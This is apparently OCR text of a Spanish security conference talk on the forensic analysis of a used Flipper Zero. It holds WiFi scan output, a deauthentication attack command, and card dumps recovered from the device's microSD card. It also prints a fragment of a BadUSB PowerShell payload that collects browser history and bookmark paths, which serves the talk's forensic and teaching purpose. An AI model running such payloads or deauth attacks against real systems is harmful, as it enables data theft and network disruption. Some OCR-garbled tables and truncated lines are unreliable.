GLiDER
| Forensic | Hacking | Cibersecurity | GLIDER.es |


Flipper Zero Forensics

PROTAPP
PROTEGE LAS ADMINISTRACIONES PÚBLICAS

/Rooted®CON

Manuel Guerra | @CiberPoliES

Manuel_Guerra@GL1D3R:~# whoami & htop



- Profesor en Grados y Máster Universitarios sobre Informática Forense y Ciberseguridad.


- Redactor en GLIDER.es

- @CiberPoliES en Twitter & Linkedin.

Flipper Zero ¿Qué es?


RFID
NFC
Infrarrojos
Pines GPIO de 3.3V y 5V
Clon del BadUSB
Bluetooth y WiFi


¿Solo lo puede hacer un Flipper Zero?




Forense a un Flipper Zero


Sensor – Emisor IR









Mifare Classic & NFC




RFID (Identificación por Radiofrecuencia)


941000098585000





Bad-USB






Bad-USB

Manu {G²}
@CiberPoliES

Alguien ha intentado ser muy malo 😈 Otro de los motivos de porqué hay que utilizar bloqueadoras de escritura físicas para analizar pendrives y HDs. Es un USB Rubber Ducky que parece ser un pendrive, pero es un MiniPC que ejecuta acciones maliciosas simulando un teclado HID.
#DFIR



7:56 a. m. · 13 mar. 2023 · **43,7 mil** Reproducciones

Escáner ESSID WiFi

```
┌─[root@parrot]─[/home/m4nu]
└──╼ #airodump-ng --band ag wlan0mon

CH 50 ][ Elapsed: 12 s ][ 2023-02-26 18:57

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:06:             -79        5        0    0  44  866   WPA2 CCMP   PSK  MOV
60:35:              -1        0        6    0  13   -1   WPA              <le
3C:7C:             -55        8      139    0   3  720   WPA2 CCMP   PSK  M0V
48:E1:             -56        4        0    0   1   65   OPN              Mer
C0:06:             -60        9        0    0  11  130   WPA2 CCMP   PSK  MOV
F0:9B:             -62        7        0    0  11   65   WPA2 CCMP   PSK  SUN
7C:77:             -63        4        0    0   9  130   WPA2 CCMP   PSK  DIG
F4:23:             -71        5        0    0   1  130   WPA2 CCMP   PSK  MIW
DC:9F:             -78        2        0    0  11  130   WPA2 CCMP   PSK  RAQ
E0:19:             -78        2        0    0   1  195   WPA2 CCMP   PSK  MIW
C6:D4:             -80        2        0    0   1  130   WPA2 CCMP   PSK  MOV
D8:FB:             -81        4        0    0  11  130   WPA2 CCMP   PSK  MOV
58:B5:             -84        2        0    0   6   48e. WPA2 CCMP   MGT  mla
00:1D:             -87        2        0    0   6  270   WPA2 CCMP   PSK  RAQ

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   8E:87:             -79    0 - 1      0         1
(not associated)   14:CC:             -88    0 - 1      0         1
60:35:             54:77:             -71    0 - 5e     0         6
3C:7C:             AC:67:              -1   24e- 0      0         2
3C:7C:             34:29:             -44    0 - 1e     0         1
3C:7C:             C4:5B:             -56   24e-54      0         8
CH 122 ][ Elapsed: 18 s ][ 2023-02-26 18:57
```

```
[5] DIGIFIBRA-
[0] 36:0d:bd:o
[1] 94:17:00:8
[22] 92:7d:f9:
[6] MOVISTAR_
```


Deauth WiFI - Bluetooth


```
#attack -t deauth
Sending to broadcast...
Starting Deauthentication at
tack. Stop with stopscan
>
```

Type	Description	Subtype	Description
00	Management	1000	Beacon
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	0000	Association request
00	Management	0001	Association response
01	Control	1101	ACK
10	Data	0000	Data
11	Reserved	0000-1111	Reserved

https://glider.es/atacando-redes-wifi-con-un-flipper-zero/

```
3403 220.010531724 QingdaoH_d0:a2:81    Broadcast              802.11
Frame 3396: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) o
Radiotap Header v0, Length 12
IEEE 802.11 Deauthentication, Flags: ..
IEEE 802.11 Wireless LAN
```

Comienza el ~~Salseo~~ Forense




Flipper Zero + WiFi Dev + Carcasa Silicona = 210€


Flipper Zero + WiFi Dev + Carcasa Silicona = 210€

𝕏 @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Y una tarjeta MicroSD SanDisk 32Gb de regalo.



Análisis de la tarjeta MicroSD de 32Gb.



Análisis de la tarjeta MicroSD de 32Gb.






Imagen Forense MicroSD.





```
[Physical Drive Information]
Drive Model: Generic- SD/MMC USB Device
Drive Serial Number: 20070818000000002
Drive Interface Type: USB
Removable drive: True
Source data size: 30448 MB
Sector count:   62357504
[Computed Hashes]
MD5 checksum:   ee8113a222512387c33728b4045ae08b
SHA1 checksum:  0165007da36442247ccf8e76f3efd6ee85f62532
```

Carving Mode & Manual Mode.

Description	Extension	Magic Number
Adobe Illustrator	.ai	25 50 44 46 [%PDF]
Bitmap graphic	.bmp	42 4D [BM]
Class File	.class	CA FE BA BE
JPEG graphic file	.jpg	FFD8
JPEG 2000 graphic file	.jp2	0000000C6A5020200D0A [....jP..]
GIF graphic file	.gif	47 49 46 38 [GIF89]
TIF graphic file	.tif	49 49 [II]
PNG graphic file	.png	89 50 4E 47 .PNG
WAV audio file	.png	52 49 46 46 RIFF
ELF Linux EXE	.png	7F 45 4C 46 .ELF
Photoshop Graphics	.psd	38 42 50 53 [8BPS]
Windows Meta File	.wmf	D7 CD C6 9A
MIDI file	.mid	4D 54 68 64 [MThd]
Icon file	.ico	00 00 01 00
MP3 file with ID3 identity tag	.mp3	49 44 33 [ID3]
AVI video file	.avi	52 49 46 46 [RIFF]
Flash Shockwave	.swf	46 57 53 [FWS]
Flash Video	.flv	46 4C 56 [FLV]
Mpeg 4 video file	.mp4	00 00 00 18 66 74 79 70 6D 70 34 32
MOV video file	.mov	6D 6F 6F 76 [....moov]
Windows Video file	.wmv	30 26 B2 75 8E 66 CF
Windows Audio file	.wma	30 26 B2 75 8E 66 CF
PKZip	.zip	50 4B 03 04 [PK]
GZip	.gz	1F 8B 08



46 69 6C 65 74 79 70 65 3A 20 46 6C
69 70 70 65 72 20 53 75 62 47 68 7A 20



46 69 6C 65 74 79 70 65 3A 20 46 6C
69 70 70 65 72 20 4E 46 43 20


𝕏 @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

¿Y apareció algo?.

3 tarjetas Mifare Classic para control de accesos.

```
Filetype: Flipper NFC device
Version: 3
# Nfc device type can be UID, Mifare Ultralight, Mifare Classic
Device type: Mifare Classic
# UID, ATQA and SAK are common for all formats
UID:
ATQA
SAK:
# Mifare Classic specific data
Mifare Classic type: 1K
Data format version: 2
# Mifare Classic blocks, '??' means unknown data
Block 0: 70 9F F7 A5
Block 1: 00 00 00 00
Block 2: 00 00 00 00
Block 3: FF FF FF FF F
Block 4: 00 00 00 00
Block 5: 00 00 00 00
Block 6: 00 00 00 00
Block 7: FF FF FF FF F
Block 8: 00 00 00 00
Block 9: 00 00 00 00
Block 10: 00 00 00 0(
Block 11: FF FF FF FF
```


8 códigos de puertas de garaje.




1 PayLoad para sustraer información de navegadores web por BadUSB

```
function Get-BrowserData {

    [CmdletBinding()]
    param (
    [Parameter (Position=1,Mandatory = $True)]
    [string]$Browser,
    [Parameter (Position=1,Mandatory = $True)]
    [string]$DataType
    )

    $Regex = '(http|https)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?'

    if    ($Browser -eq 'chrome'  -and $DataType -eq 'history'   ) {$Path =
    "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\History"}
    elseif ($Browser -eq 'chrome'  -and $DataType -eq 'bookmarks' ) {$Path =
    "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"}
    elseif ($Browser -eq 'edge'    -and $DataType -eq 'history'   ) {$Path =
    "$Env:USERPROFILE\AppData\Local\Microsoft/Edge/User Data/Default/History"}
    elseif ($Browser -eq 'edge'    -and $DataType -eq 'bookmarks' ) {$Path =
    "$env:USERPROFILE/AppData/Local/Microsoft/Edge/User Data/Default/Bookmarks"}
    elseif ($Browser -eq 'firefox' -and $DataType -eq 'history'   ) {$Path =
    "$Env:USERPROFILE\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\places.sqlite"}
    elseif ($Browser -eq 'opera'   -and $DataType -eq 'history'   ) {$Path =
    "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\History"}
    elseif ($Browser -eq 'opera'   -and $DataType -eq 'history'   ) {$Path =
    "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\Bookmarks"}
```

3 tarjetas abono transporte.



4 tarjetas bancarias VISA



¿Y como acabó todo esto?


PROTAAPP
PROTEGE LAS ADMINISTRACIONES PÚBLICAS
GLiDER
| Forensic | Hacking | Cibersecurity | GLIDER.es |
/Rooted CON